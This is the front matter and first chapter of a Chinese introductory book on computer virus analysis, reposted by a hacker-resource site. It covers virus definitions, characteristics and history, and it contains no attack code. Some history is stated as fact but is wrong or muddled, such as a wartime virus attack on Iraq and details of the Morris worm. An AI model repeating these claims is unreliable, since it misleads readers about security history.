

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

# 走进 计算机 病毒

WALK INTO COMPUTER VIRUS

王倍昌 编著

- ⚠ 一种巧妙的程序
- ⚠ 隐蔽，潜伏，传染，攻击，不可预见
- ⚠ 极客的挚爱
- ⚠ 低调、神秘的黑客智慧和技术的证明
- ⚠ 信息战争的武器
- ⚠ 给世界会带来多大的影响，开发者无法估计

病毒分析工程师为你抽丝剥茧，揭开计算机病毒神秘面纱

 人民邮电出版社  
POSTS & TELECOM PRESS

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

## 王倍昌

，美国科摩多公司中国反病毒实验室反病毒核心工程师。现今致力于反病毒研究、反病毒工具开发与反病毒事业。曾独立开发完成系列反病毒工具，其中包括反病毒学习辅助工具，病毒分析工具，计算机病毒自动分析处理系统等。

## 作者寄语

经常会听到抱怨：“哎呀！我又中毒了！”，“我的资料全都被病毒破坏了！”，“中毒了，又得重装系统！”。

作为一名反病毒工程师，每当听到这样的言语都让我心情十分沉重。

当今计算机地位之高，计算机病毒之猖獗，而用户的计算机病毒知识之匮乏形成了巨大的反差。

计算机病毒到底是怎样一种的程序？

从病毒分析工程师的角度讲，计算机病毒并没有那么的神奇，并不是中毒后就要重装系统、并不是资料被破坏就无法还原。

我希望自己能为防治计算机病毒的科普事业做一份贡献。

为了这个理想，我将计算机病毒基础知识及多年的剖析病毒和防病毒经验写出来与大家分享。

关于本书和作者的更多信息，可以访问 [www.safe163.com](http://www.safe163.com)。

封面设计：王开宇 &  STUDIO

分类建议：计算机/网络技术/网络安全

人民邮电出版社网址：[www.ptpress.com.cn](http://www.ptpress.com.cn)



ISBN 978-7-115-22638-9



9 787115 226389 >

ISBN 978-7-115-22638-9

定价：59.00 元



## 专 家 意 见

《走进计算机病毒：样本解构与手工查杀》一书总体上是对计算机病毒分析的基础知识和方法进行介绍，结合一些具体的实际案例，理论联系实际，有助于读者深入全面掌握计算机病毒分析的有关技能。

本书介绍的内容是目前通用的、基本的、成熟的计算机病毒样本分析的方法，从内容上侧重于如何发现和防御计算机病毒，书中作为实例介绍的计算机病毒基本上都是几年前出现的比较典型的例子，目前已经被网络安全工具很好地控制，不会造成网络安全风险。

本书作者是从事该方面研究较长时间的专业人员，书中对如何安全稳妥地进行计算机病毒分析的原则进行了全面的介绍，比如在虚拟机上进行分析等，因此即使介绍的代码具有攻击性，按照书中介绍的方法进行操作，也是安全可控的。

CNOERT/CC  
国家计算机网络应急技术处理协调中心战略发展部  
张冰 博士



## 前言

对于当今这个年代来说，计算机病毒已经是广大网民耳熟能详的东西了，即使是不懂计算机的人可能也知道这个名词。随着网民数量的增加，网络在人们日常生活、工作、学习上的地位也随之不断提高，而病毒一再成为网络上的一种威胁。但是真正了解计算机病毒的人又有多少呢？

可以说现在计算机已经成为人们不可缺少的工具，它已经应用于各个领域。然而在使用计算机时，一旦计算机中病毒后，将或多或少给我们造成不同程度的危害：小则会导致系统变慢，甚至系统崩溃而不得不重新安装新系统；严重的话则直接导致经济财产的损失。因此了解计算机病毒对于任何一个使用计算机的人都是非常必要的。使用计算机的人需要了解当计算机中病毒后如何将危害程度降到最低，更重要的是如何很好地防止计算机中病毒。

如果您想更安全快捷地使用计算机，可以阅读此书，因为在您了解更多的计算机病毒知识之后，才可以更好更安全地使用计算机，甚至更好地避免计算机病毒带来的危害。当然，本书也为那些对计算机病毒很好奇，想深入研究的人所准备。如果您想成为一名优秀的病毒分析工程师，本书也不失为一本好的参考书。

在本书的编写过程中，不想过多地阐述冗长繁琐的理论概念，更不愿仅仅讲一些空洞而乏味的名词解释，为了使读者能够更好地理解书中所述内容，本书自第2章开始使用了大量实例。用一个个真实病毒作为例子，由浅入深，逐步揭示计算机病毒的奥秘，让您对计算机病毒了如指掌。俗话说得好，“耳听为虚，眼见为实”，仅仅通过对本书的阅读只能使您在表面上对计算机病毒有所了解，如果要真正掌握计算机病毒的处理方法，还需要读者实践每一个实例。

本书所讲述的计算机病毒主要是运行于 Windows 32 位计算机下的病毒，安装了 Windows 32 位操作系统的计算机也是当今大众用户所使用的计算机。书中所有示例所使用的操作系统环境是 Windows XP SP2，如果没有特别说明，书中所有关于计算机病毒的知识都是在这个操作系统环境下讲述的。

作者  
2010年3月



免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



全力打造最优秀中国黑客技术资源共享平台

**溜客精神：**

**技術共享，資源共享，資料共享**

**不求最好，只求較好**

**做中國較好的網絡安全資料站**

**300G成套精品教程免费下载**

**每月网络期刊，黑客期刊发布**

**请将本站推荐给更多的好友**

**让大家都成为溜客一员**

**溜客資料共享群：**

**访问溜客安全网最下方  
查看本站最新共享QQ群**

**溜客网络安全技术人才培养进行中**

**做一个通过正道可以养活自己的黑客**

**从我做起，不做伪黑客**

**WWW.176KU.COM/VIP.HTM**

# 目 录

## 第 1 篇 基础篇 认识并熟悉计算机病毒

第 1 章 初识计算机病毒 .....	3	第 2 章 深入了解计算机病毒 .....	24
1.1 计算机病毒基础知识 .....	3	2.1 病毒如何传播 .....	24
1.1.1 计算机病毒概念 .....	3	2.2 计算机病毒特性实例揭秘 .....	27
1.1.2 计算机病毒的特点 .....	4	2.3 研究计算机病毒所涉及的计算机系统 相关知识 .....	42
1.1.3 计算机病毒的产生与发展 .....	6	2.4 计算机病毒对注册表的利用 .....	47
1.1.4 病毒的发展过程 .....	10	2.4.1 Windows 注册表基本知识 .....	47
1.1.5 病毒的发展趋势 .....	12	2.4.2 注册表操作的注意事项 .....	50
1.2 计算机病毒的分类 .....	13	2.4.3 病毒对注册表的利用 .....	51
1.2.1 按照计算机病毒侵入的系统 分类 .....	13	2.5 Windows 注册表工具介绍 .....	58
1.2.2 按照计算机病毒的链接方式 分类 .....	14	2.6 虚拟机在研究计算机病毒中的使用 .....	75
1.2.3 按照计算机病毒的寄生部位或 传染对象分类 .....	15	2.6.1 虚拟机粉墨登场 .....	75
1.2.4 按照计算机病毒的传播介质 分类 .....	16	2.6.2 虚拟机概述 .....	76
1.2.5 按照计算机病毒存在的媒体 分类 .....	16	2.6.3 安装虚拟机所需的硬件配置与 运行环境 .....	76
1.2.6 按照计算机病毒传染的方法 分类 .....	17	2.6.4 虚拟机的安装与虚拟平台的 建立 .....	77
1.2.7 根据病毒的破坏情况分类 .....	17	2.7 计算机病毒初战 .....	85
1.2.8 按照计算机病毒功能分类 .....	17	2.7.1 实战病毒的注意事项 .....	85
1.2.9 其他分类方式 .....	19	2.7.2 实战病毒的准备工作 .....	86
1.3 计算机病毒的命名 .....	20	2.7.3 实战病毒 .....	88
1.4 计算机病毒的危害 .....	21	2.8 如何防止计算机中毒 .....	99
		2.9 计算机中毒后的处理 .....	102
		2.9.1 计算机中毒后的处理原则 .....	102
		2.9.2 计算机中毒后的处理方法 .....	102

## 第 2 篇 提高篇 计算机病毒解决方案

第 3 章 计算机病毒行为监控 .....	107	3.2 计算机病毒行为监控 .....	108
3.1 计算机病毒对系统的主要影响 .....	107	3.2.1 计算机病毒行为 .....	109
		3.2.2 文件监控 .....	109



免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

## 2

### 走进计算机病毒

3.2.3 注册表监控	115	小程序	256
3.2.4 进程监控	118	4.3.2 调试技术	260
3.2.5 网络行为监控	130	4.3.3 初识 OllyDbg 调试	273
3.2.6 计算机病毒行为综合监控		4.3.4 静态分析——静态反汇编	
工具	134	工具 IDA	277
3.2.7 计算机病毒监控辅助分析工具		4.4 Windows 2000/XP 的体系结构	281
介绍	148	4.5 Win32 API 函数	286
3.3 搭建病毒分析实验室	189	4.6 Win32 API 监控工具介绍	287
3.4 计算机病毒行为分析综合案例	192	4.7 计算机病毒代码分析实例	295
第 4 章 计算机病毒高级分析	200	第 5 章 计算机病毒反分析剖析	305
4.1 脚本语言的学习掌握	201	5.1 PE 结构	305
4.1.1 脚本语言概述	201	5.1.1 手工编写可执行程序	305
4.1.2 脚本病毒概述	201	5.1.2 Export Table (导出表)	330
4.1.3 WSH (Windows Scripting		5.2 PE 结构查看工具	337
Host)	202	5.3 壳	344
4.1.4 VBScript 脚本语言学习	203	5.3.1 壳的种类	345
4.1.5 VBScript 脚本病毒分析	205	5.3.2 壳的原理	345
4.1.6 批处理脚本语言	214	5.3.3 简易加壳软件的实现	345
4.1.7 批处理脚本病毒分析	214	5.3.4 程序加壳前后的比较	373
4.2 汇编语言的学习掌握	218	5.3.5 脱壳	375
4.2.1 汇编语言概述	219	5.4 计算机病毒常用的反分析技术	386
4.2.2 汇编语言学习	221	5.4.1 反静态分析技术	386
4.3 反汇编工具的熟练使用	256	5.4.2 反跟踪分析技术	397
4.3.1 用 VC 写一个简单的			

## 第 3 篇 计算机病毒解决方案

第 6 章 计算机病毒的处理	403	6.3 感染型病毒的处理	418
6.1 杀毒软件查毒原理	403	第 7 章 灰鸽子病毒综合分析处理	
6.2 计算机病毒特征的提取	406	案例	429

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

# 第 1 篇 基础篇

## 认识并熟悉计算机病毒

---

第 1 章 初识计算机病毒

第 2 章 深入了解计算机病毒





# 1

## 初识计算机病毒

这一章将从概念上简要介绍计算机病毒的基本知识及其命名规则，通过对这些概念的了解，我们可以更方便地阅读有关计算机病毒方面的文档和书籍。

### 1.1 计算机病毒基础知识

本节将简要地介绍一些计算机病毒的相关概念和基本知识。

#### 提 示

本节可能涉及一些计算机系统的相关概念，如进程、线程等，这些概念在后面章节中有详细介绍。

#### 1.1.1 计算机病毒概念

自然界中的生物病毒是一类个体微小、无完整细胞结构必须在活细胞内寄生并复制的非细胞型微生物。而本书所说的计算机病毒，并非是自然界病毒，而是人为的计算机代码。

“计算机病毒”一词最早是由美国计算机病毒研究专家 F.Cohen 博士提出的。世界上第一例被证实的计算机病毒是在 1983 年出现在计算机病毒传播的研究报告中，同时有人提出了蠕虫病毒程序的设计思想。1984 年，美国人 Thompson 开发出了针对 UNIX 操作系统的病毒程序。1988 年 11 月 2 日晚，美国康尔大学研究生罗特·莫里斯将计算机蠕虫病毒投放到网络中。该病毒程序迅速扩展，导致大批计算机瘫痪，甚至欧洲联网的计算机也受到了影响，造成直接经济损失近亿美元。

计算机病毒实际是一个程序，一段可执行代码，如同生物病毒一样，计算机病毒有独特的复制能力。计算机病毒可以很快地蔓延，又常常难以根除。它们能把自身附着在各种类型的文件上，当文件被复制或从一个用户传送到另一个用户时，它们就随同文件的使用一起蔓延开来。除了复制能力外，某些计算机病毒还有其他一些共同特性：一个被污染的程序能够传送病毒载体。当你看到病毒载体似乎仅仅表现在文字或图像上时，

它们可能已毁坏了文件、再格式化了你的硬盘驱动器或引发了其他类型的灾害。若是病毒并不寄生于一个污染程序，它仍然能通过占据存储空间给你带来麻烦，并降低计算机的全部性能。

“计算机病毒”有很多种定义，国外流行的定义是指一段附着在其他程序上的可以实现自我“繁殖”的程序代码。可以从不同角度给出计算机病毒的定义：一种定义是通过磁盘、磁带和网络等媒介传播扩散，能“传染”其他程序的程序；另一种是能够实现自身复制且借助一定的载体存在的具有潜伏性、传染性和破坏性的程序；第3种定义是一种人为制造的程序，它通过不同的途径潜伏或寄生在存储媒体（如磁盘、内存）或程序里，当某种条件或时机成熟时，它会自身复制并传播，使计算机的资源受到不同程度的破坏等。这些说法在某种意义上借用了生物学病毒的概念，计算机病毒同生物病毒相似之处是能够侵入计算机系统和网络，危害正常工作的“病原体”。它能够对计算机系统进行各种破坏，同时能够自我复制，具有传染性。所以，计算机病毒就是能够通过某种途径潜伏在计算机存储介质（程序）里，当达到某种条件时即被激活的具有对计算机资源进行破坏作用的一组程序或指令集合。

在《中华人民共和国计算机信息系统安全保护条例》中明确定义，病毒是“指编制或者在计算机程序中插入的破坏计算机功能或者破坏数据，影响计算机使用并且能够自我复制的一组计算机指令或者程序代码”。

在这里我们要知道计算机病毒也是一个程序，或者是一段可执行的代码。而这个程序或者可执行代码对计算机功能或者数据具有破坏性，并且具有传播、隐蔽、偷窃等特性。

### 1.1.2 计算机病毒的特点

计算机病毒是人为编写的，具有自我复制能力，是未经用户允许而执行的代码。一般正常的程序是由用户调用，再由系统分配资源，完成用户交给的任务，其目的对用户是可见的、透明的。而计算机病毒具有正常程序的一切特性，它隐藏在正常程序中，当用户调用正常程序时，它窃取到系统的控制权，先于正常程序执行，病毒的动作、目的对用户来说是未知的并且未经用户允许的。

它的主要特征如下。

#### 1. 破坏性

任何病毒只要侵入系统，都会对系统及应用程序产生不同程度的影响。良性病毒可能只显示些画面、无聊的语句或发出点声音，或者根本没有任何破坏动作，只是会占用系统资源。恶性病毒则有明确的目的，或破坏数据、删除文件或加密磁盘、格式化磁盘，有的甚至对数据造成不可挽回的破坏。

凡是用软件手段能触及到计算机资源的地方均可能受到计算机病毒的破坏。其表现



为：占用 CPU 时间和内存开销，从而造成进程堵塞、对数据或文件进行破坏、打乱屏幕的显示等。

## 2. 隐蔽性

病毒一般是具有很高编程技巧、短小精悍的一段程序，通常潜入在正常程序或磁盘中。病毒程序与正常程序不容易被区别开来，在没有防护措施的情况下，计算机病毒程序取得系统控制权后，可以在很短的时间内感染大量程序。而且计算机系统在受到感染后通常仍能正常运行，用户不会感到有任何异常。试想，如果病毒在传染到计算机上之后，计算机会马上无法正常运行，那么它本身便无法继续进行传染了。正是由于其隐蔽性，计算机病毒得以在用户没有察觉的情况下扩散到其他计算机中。大部分病毒的代码之所以设计得非常短小，也是为了隐藏。多数病毒一般只有几百或几千字节，而计算机对文件的存取速度比这要快得多。病毒将这短短的几百字节加入到正常程序之中，使人不易察觉。而且一些病毒程序大多夹在正常程序之中，很难被发现。

## 3. 潜伏性

大部分病毒在感染系统之后不会马上发作，它可以长时间隐藏在系统中，只有在满足其特定条件时才启动其表现（破坏）模块，只有这样，它才可以广泛地进行传播。如“PETER-2”在每年 2 月 27 日会提 3 个问题，答错后将会把硬盘加密；著名的“黑色星期五”在逢 13 日的星期五发作；国内的“上海一号”会在每年 3 月、6 月、9 月的 13 日发作；当然，最令人难忘的便是 4 月 26 日发作的 CIH 病毒。这些病毒在平时会隐藏得很好，只有在发作日才会露出本来面目。

## 4. 传染性

对于绝大多数计算机病毒来讲，传染是它的一个重要特性。它通过修改别的程序，并把自身的备份包含进去，从而达到扩散的目的。正常的计算机程序一般是不会将自身的代码强行连接到其他程序之上的，而病毒却能够使自身的代码强行传染到一切符合其传染条件的未受到传染的程序之上。计算机病毒可以通过各种可能的渠道，如软盘、光盘和计算机网络去传染给其他的计算机。当你在一台计算机上发现了病毒时，往往曾经在这台计算机上使用过的软盘也将被感染上病毒，而与这台计算机相联网的其他计算机或许也被该病毒感染了。是否具有传染性是判别一段程序是否为计算机病毒的最重要条件。

一个被病毒感染的程序能够传送病毒载体，如同感冒，能被传染。和生物病毒在传播上相似，所以也就有“计算机病毒”的名称。

## 5. 不可预见性

从对病毒的检测方面来看，病毒还有不可预见性。不同种类的病毒，其代码千差万别，但有些操作是共有的，如驻留内存，改中断，有些人利用病毒的这种共性，制作了

声称可以查找所有病毒的程序。这种程序的确可以查出一些新病毒，但由于目前的软件种类极其丰富，而且某些正常程序也使用了类似病毒的操作甚至借鉴了某些病毒的技术，使用这种方法对病毒进行检测势必会产生许多误报。而且病毒的制作技术也在不断提高，病毒相对反病毒软件永远是超前的。

后面章节中，将用具体例子来演示计算机病毒的这些特性。

### 1.1.3 计算机病毒的产生与发展

冯·诺伊曼是 20 世纪最杰出的数学家之一，在他《复杂自动装置的理论与组织的进行》论文中，早已勾勒出病毒程序的蓝图。不过，在当时绝大部分的计算机专家都无法会有这种能自我繁殖的程序。1975 年，美国科普作家约翰·布鲁勒尔（John Brunner）写了一本名为《震荡波骑士》（Shock Wave Rider）的书，该书第一次描写了在信息社会中，计算机作为正义和邪恶双方斗争的工具的故事，成为当年最佳畅销书之一。1977 年，托马斯·捷·瑞安的科幻小说《P-1 的春天》成为美国的畅销书，作者在这本书中描写了一种可以在计算机中互相传染的病毒，病毒最后控制了 7 000 台计算机，造成了一场灾难。而几乎在同一时间，美国著名的 AT&T 贝尔实验室中，3 个年轻人在工作之余，很无聊地玩起了一种游戏：彼此编写出能够“吃掉”别人程序的程序来互相作战。这个叫做“磁芯大战”的游戏，进一步将计算机病毒的概念体现出来。

1983 年 11 月 3 日，弗雷德·科恩博士研制出一种在运行过程中可以复制自身的破坏性程序，伦·艾德勒曼（Len Adleman）将它命名为计算机病毒（Computer Viruses），并在每周一次的计算机安全讨论会上正式提出，8 小时后专家们在 VAX11/750 计算机系统上运行，第一个病毒实验成功，一周后又获准进行 5 个实验的演示，从而在实验上验证了计算机病毒的存在。1986 年初，在巴基斯坦的拉合尔（Lahore）、巴锡特（Basit）和阿姆杰德（Amjad），两兄弟编写了 Pakistan 病毒，即 C-BRAIN，该病毒在一年内流传到了世界各地。由于当地盗拷软件的风气非常盛行，当时他们缩写病毒的目的主要是为了防止他们的软件被任意盗拷。只要有人盗拷他们的软件，C-BRAIN 就会发作，将盗拷者的硬盘剩余空间给吃掉。业界认为，这是真正具备完整特征的计算机病毒的始祖。

1988 年 3 月 2 日，一种针对苹果机的病毒发作，这天受感染的苹果机停止了工作，显示器只显示“向所有苹果计算机的使用者宣布和平的信息”，以庆祝苹果机生日。1988 年 11 月 2 日，美国 6 000 多台计算机被病毒感染，导致 Internet 不能正常运行。这是一次非常典型的计算机病毒入侵计算机网络的事件，该事件迫使美国政府立即作出反应，国防部成立了计算机应急行动小组。这次事件中遭受攻击的涉及 5 个计算机中心和 12 个地区结点，连接着政府、大学、研究所和拥有政府合同的 250 000 台计算机。在这次病毒事件中，计算机系统直接经济损失达 9 600 万美元。这个病毒程序的设计者罗伯特·莫里斯（Robert

T.Morris)，他当年 23 岁，是在康乃尔（Cornell）大学攻读学位的研究生。罗伯特·莫里斯设计的病毒程序利用了系统存在的弱点。由于罗伯特·莫里斯成了入侵 ARPANET 网的最大的电子入侵者，而获准参加康乃尔大学的毕业设计，并获得哈佛大学 Aiken 中心超级用户的特权。他也因此被判 3 年缓刑，罚款 1 万美元，他还被命令进行 400 小时的新区服务。

计算机病毒并不是来源于突发或偶然的原因。一次突发的停电或偶然的错误，会在计算机磁盘和内存中产生一些乱码和随机指令，但这些代码是无序和混乱的。计算机病毒是一种比较完美的，精巧严谨的代码。这些代码按照严格的秩序组织起来，与所在的系统网络环境相适应，病毒不会通过偶然因素形成，它需要有一定的长度，这个基本的长度从概率上来讲是不可能通过随机代码产生的。因此实际上计算机病毒是人为的特制程序。现在流行的病毒都是为了达到一定目的而人为编写的。多数病毒可以找到作者信息和产地信息。通过大量的资料分析统计来看，病毒作者的主要目的—一般是：一些天才的程序员为了表现自己和证明自己的能力，而特制的一些恶作剧程序，从中寻找整蛊的快感；而另一些则为了达到一定目的，如对上司的不满，为了好奇，为了报复，或者为了谋取非法利益而编写具有隐藏、偷窃等行为的病毒；当然也有因政治、军事、宗教、民族、专利等方面需求而专门编写的，其中也包括一些病毒研究机构和黑客的测试病毒。计算机病毒的产生是计算机技术和以计算机为核心的社会信息化进程发展到一定阶段的必然产物。其产生的过程为：程序设计、传播、潜伏、触发、运行、实行攻击。究其原因不外乎以下几种。

（1）一些程序设计者出于好奇或兴趣，也有的是为了满足自己的表现欲，还有一些是计算机程序员和业余爱好者恶作剧、寻开心故意编制出一些特殊的计算机程序。这些程序让别人的计算机出现一些动画，或播放声音，或别的操作，以显示自己的才干。而这种程序流传出去就演变成了计算机病毒，此类病毒破坏性一般不大，例如“圆点”一类的良性病毒。

（2）软件公司及用户为保护自己的软件不被非法复制而采取的报复性惩罚措施。因为他们发现对软件上锁，不如在其中藏有病毒对非法复制的打击力度大，于是就运用加密技术编写一些特殊程序附在正版软件上，如遇到非法使用，则此类程序自动被激活，于是又会产生一些新病毒，如巴基斯坦病毒。这更加助长了各种病毒的传播。

（3）旨在攻击和摧毁计算机信息系统和计算机系统而制造的病毒——就是蓄意进行破坏。例如 1987 年底出现在以色列耶路撒冷西伯莱大学的犹太人病毒，就是雇员在工作中受挫或被辞退时故意制造的。它针对性强，破坏性大，产生于内部，防不胜防。

（4）用于研究或有益目的而设计的程序，由于某种原因失去控制或产生了意想不到的效果。

（5）产生于游戏。编程人员在无聊时互相编制一些程序输入计算机，让程序去销毁

对方的程序，如最早的“磁芯大战”，这样，新的病毒又产生了。

（6）产生于个别人的报复心理，例如 CIH 病毒的制造者曾购买过一些杀毒软件，但是，拿回家使用时发现，并不如厂家所说的那么厉害，杀不了病毒，于是他就想亲自编写一个能避过各种杀毒软件的病毒，这样 CIH 就诞生了。这种病毒对计算机用户曾造成灾难一度。

（7）由于政治、商业和军事等特殊目的。一些组织或个人也会编制一些程序用于进攻对方系统，给对方造成灾难或直接性的经济损失。

计算机病毒的发展是伴随着计算机硬件、软件技术，尤其操作系统的发展而发展的。下面简要列举一下计算机病毒的主要发展过程。

- 1977 年，由美国著名科普作家雷恩在一部科幻小说《P1 的青春》中，首次提出了“计算机病毒”这一概念。

- 1983 年，美国计算机安全专家考因首次通过实验证明了病毒的可实现性。

- 1987 年，世界各地的计算机用户几乎同时发现了形形色色的计算机病毒，如“大麻”、“IBM 圣诞树”、“黑色星期五”等，面对计算机病毒的突然袭击，众多计算机用户甚至专业人员都惊慌失措。

- 1988 年，爆发了针对苹果机的计算机病毒，同年由美国康奈大学的研究生罗特·莫里斯制作的蠕虫病毒导致网络上 6 000 多台计算机受到感染。同时我国也出现了能够感染硬盘和软盘引导区的 Stoned 病毒。

- 1989 年，全世界的计算机病毒攻击十分猖獗，我国也未幸免。其中“米开朗基罗”病毒给许多计算机用户造成极大损失。

- 1991 年，在“海湾战争”中，美军第一次将计算机病毒用于实战，在空袭巴格达的战斗中，成功地破坏了对方的指挥系统，使之瘫痪。

- 1992 年，出现针对杀毒软件的“幽灵”病毒，如 One-half。

- 1996 年，首次出现针对微软公司 Office 的“宏病毒”。

- 1997 年，该年被公认为计算机反病毒界的“宏病毒”年。“宏病毒”主要感染 Word、Excel 等文件。如 Word 宏病毒，早期是用一种专门的 Basic 语言即 WordBasic 所编写的程序，后来使用 Visual Basic。与其他计算机病毒一样，它可对用户系统中的可执行文件和数据文本类文件造成破坏。常见的如：Twino.1（台湾一号）、Setmd、Consept、Mdma 等。

- 1998 年，出现针对 Windows95/98 系统的病毒，如 CIH（1998 年被公认为计算机反病毒界的 CIH 病毒年）。CIH 病毒是继 DOS 病毒、Windows 病毒、宏病毒后的第 4 类新型病毒。这种病毒与 DOS 下的传统病毒有很大不同，它使用面向 Windows 的 VXD 技术编制。该病毒是第一个直接攻击、破坏硬件的计算机病毒，是迄今为止破坏最为严重的病毒。它主要感染 Windows95/98 的可执行程序，发作时破坏计算机 Flash BIOS 芯片中的系统程序，导致主板损坏，同时破坏硬盘中的数据。病毒发作时，硬盘驱动器不停

旋转，硬盘上所有数据（包括分区表）被破坏，必须重新（FDISK）方才有可能挽救硬盘；同时，对于部分品牌的主板（如技嘉和微星等），则会将 Flash BIOS 中的系统程序破坏，导致开机后系统无反应。

• 1999 年，Happy99 等完全通过 Internet 传播的病毒的出现标志着 Internet 病毒将成为病毒新的增长点。其特点就是利用 Internet 的优势，快速进行大规模的传播，从而使病毒在极短的时间内遍布全球。“梅莉莎”为首种混合型的巨集病毒——它通过袭击 MS Word 作台阶，再利用 MS Outlook 及 Outlook Express 内的地址簿，将病毒透过电子邮件广泛传播。该年 4 月，CIH 病毒爆发，全球超过 6 000 万台计算机被破坏。

• 2000 年，拒绝服务（Denial of Service）和恋爱邮件（Love Letters）“I Love You”是一次“拒绝服务”袭击，规模很大，致使雅虎、亚马逊书店等主要网站服务瘫痪。同年，附着“I Love You”电子邮件传播的 Visual Basic 脚本病毒，更被广泛传播，最终令不少计算机用户明白了小心处理、可疑电子邮件的重要性。该年 8 月，首个只运行于 Palm 操作系统的木马（Trojan）程式——“自由破解（Liberty Crack）”，也终于出现了。这个木马程式以破解 Liberty（一个运行于 Palm 操作系统的 Game boy 模拟器）作诱饵，致使用户在无意中把这个病毒通过红外线资料交换或以电子邮件的形式在无线网中进行传播。

• 2002 年，强劲多变的混合式病毒：“求职信”（Klez）及 FunLove。

“求职信”是典型的混合式病毒，它除了会像传统病毒一样感染计算机文件程序外，同时亦拥有蠕虫（worm）及木马程式的特征。它利用了微软公司邮件系统自动运行附件的安全漏洞，耗费大量的系统资源，导致计算机运行缓慢直至瘫痪。该病毒除了以电子邮件作传播途径外，也可通过网络传输和计算机硬盘共享把病毒传播。

自 1999 年开始，Funlove 病毒已为伺服器及个人计算机带来很大的灾难，受害者中不乏著名企业。一旦被其感染，计算机便处于带毒运行状态，它会再创建一个背景工作线程，搜索所有本地驱动器和可写入的网络资源，继而在网络中完全共享的文件中迅速传播。

• 2003 年，“冲击波”（Blaster）和“大无极”（SOBIG）。

“冲击波”病毒于 8 月开始爆发，它利用了微软操作系统 Windows 2000 及 Windows XP 的保安漏洞，取得完整的使用者权限在目标计算机上执行任何的程式码，并通过互联网，继续攻击网络上仍存有此漏洞的计算机。由于防毒软件也不能过滤这种病毒，病毒迅速蔓延至多个国家和地区，造成大批计算机瘫痪和网络连接速度减慢。继“冲击波”病毒之后，第六代的“大无极”计算机病毒（SOBIG.F）肆虐，并通过电子邮件扩散。该“大无极”病毒不但会伪造寄件人身份，还会根据计算机通信录内的资料，发出大量以“Thank you!”，“Re: Approved”等为主旨的电子邮件，此外，它也可以驱使染毒的计算机自动下载某些网页，使编写病毒的作者有机会窃取计算机用户的个人及商业资料。



• 2004 年，“悲惨命运”（MyDoom）、“网络天空”（NetSky）及“震荡波”（Sasser）。“悲惨命运”病毒于一月下旬出现，它利用电子邮件作传播媒介，以“Mail Transaction Failed”、“Mail Delivery System”、“Server Report”等字眼作电子邮件主旨，诱使用户开启带有病毒的附件。受感染的计算机除会自动转发病毒邮件外，还会令计算机系统开启一道后门，供黑客用作攻击网络的中介。它还会对一些著名网站（如 SCO 及微软）作“分散式拒绝服务”攻击（Distributed Denial of Service, DDoS），其变种更阻止染毒计算机访问一些著名的防毒软件厂商网站。由于它可在 30 秒内寄出高达 100 封电子邮件，令许多大型企业的电子邮件服务被迫中断，在计算机病毒史上，其传播速度创下了新纪录。

• 2006 年，我国爆发了大规模的“熊猫烧香”病毒，其实是一种蠕虫病毒的变种，而且是经过多次变种而来的。尼姆亚变种 W（Worm.Nimaya.w），由于中毒计算机的可执行文件会出现“熊猫烧香”图案，所以也被称为“熊猫烧香”病毒。用户计算机中毒后可能会出现蓝屏、频繁重启以及系统硬盘中数据文件被破坏等现象。同时，该病毒的某些变种可以通过局域网进行传播，进而感染局域网内所有计算机系统，最终导致企业局域网瘫痪，无法正常使用。它能感染系统中 EXE、COM、PIF、SRC、HTML、ASP 等文件，它还能终止大量的反病毒软件进程并且会删除扩展名为 gho 的文件，该文件是一系统备份工具 GHOST 的备份文件，使用户的系统备份文件丢失。被感染的用户系统中所有 .exe 可执行文件的图标全部被改成熊猫举着三根香的模样。除了通过网站带毒感染用户之外，此病毒还会在局域网中传播，在极短时间之内就可以感染几千台计算机，严重时会导致网络瘫痪。

• 到目前为止，网络上已有数以万计的计算机病毒，其种类繁多，数量极大。如针对网络银行，在线游戏的盗号、盗窃装备的木马大量诞生，着实给计算机使用者带来严重的安全隐患。目前网络流行的比较著名的病毒有“AV 终结者”，“熊猫烧香”，“灰鸽子”，“艾妮”，“QQ 尾巴”，“魔兽”木马，“征途”木马，“维金”变种 GM，“罗姆”等。

#### 1.1.4 病毒的发展过程

相对于操作系统的发展，计算机病毒大致经历了以下阶段。

##### 1. DOS 引导阶段

1987 年，计算机病毒主要是引导型病毒，具有代表性的是“小球”、2708 病毒和“石头”病毒。那时的计算机硬件较少，功能简单，经常使用软盘启动和用软盘在计算机之间传递文件。而引导型病毒正是利用了软盘的启动原理工作，修改系统引导扇区，在计算机启动时首先取得控制权，减少系统内存，修改磁盘读写中断，在系统存取磁盘时进行传播。



## 2. DOS 可执行阶段

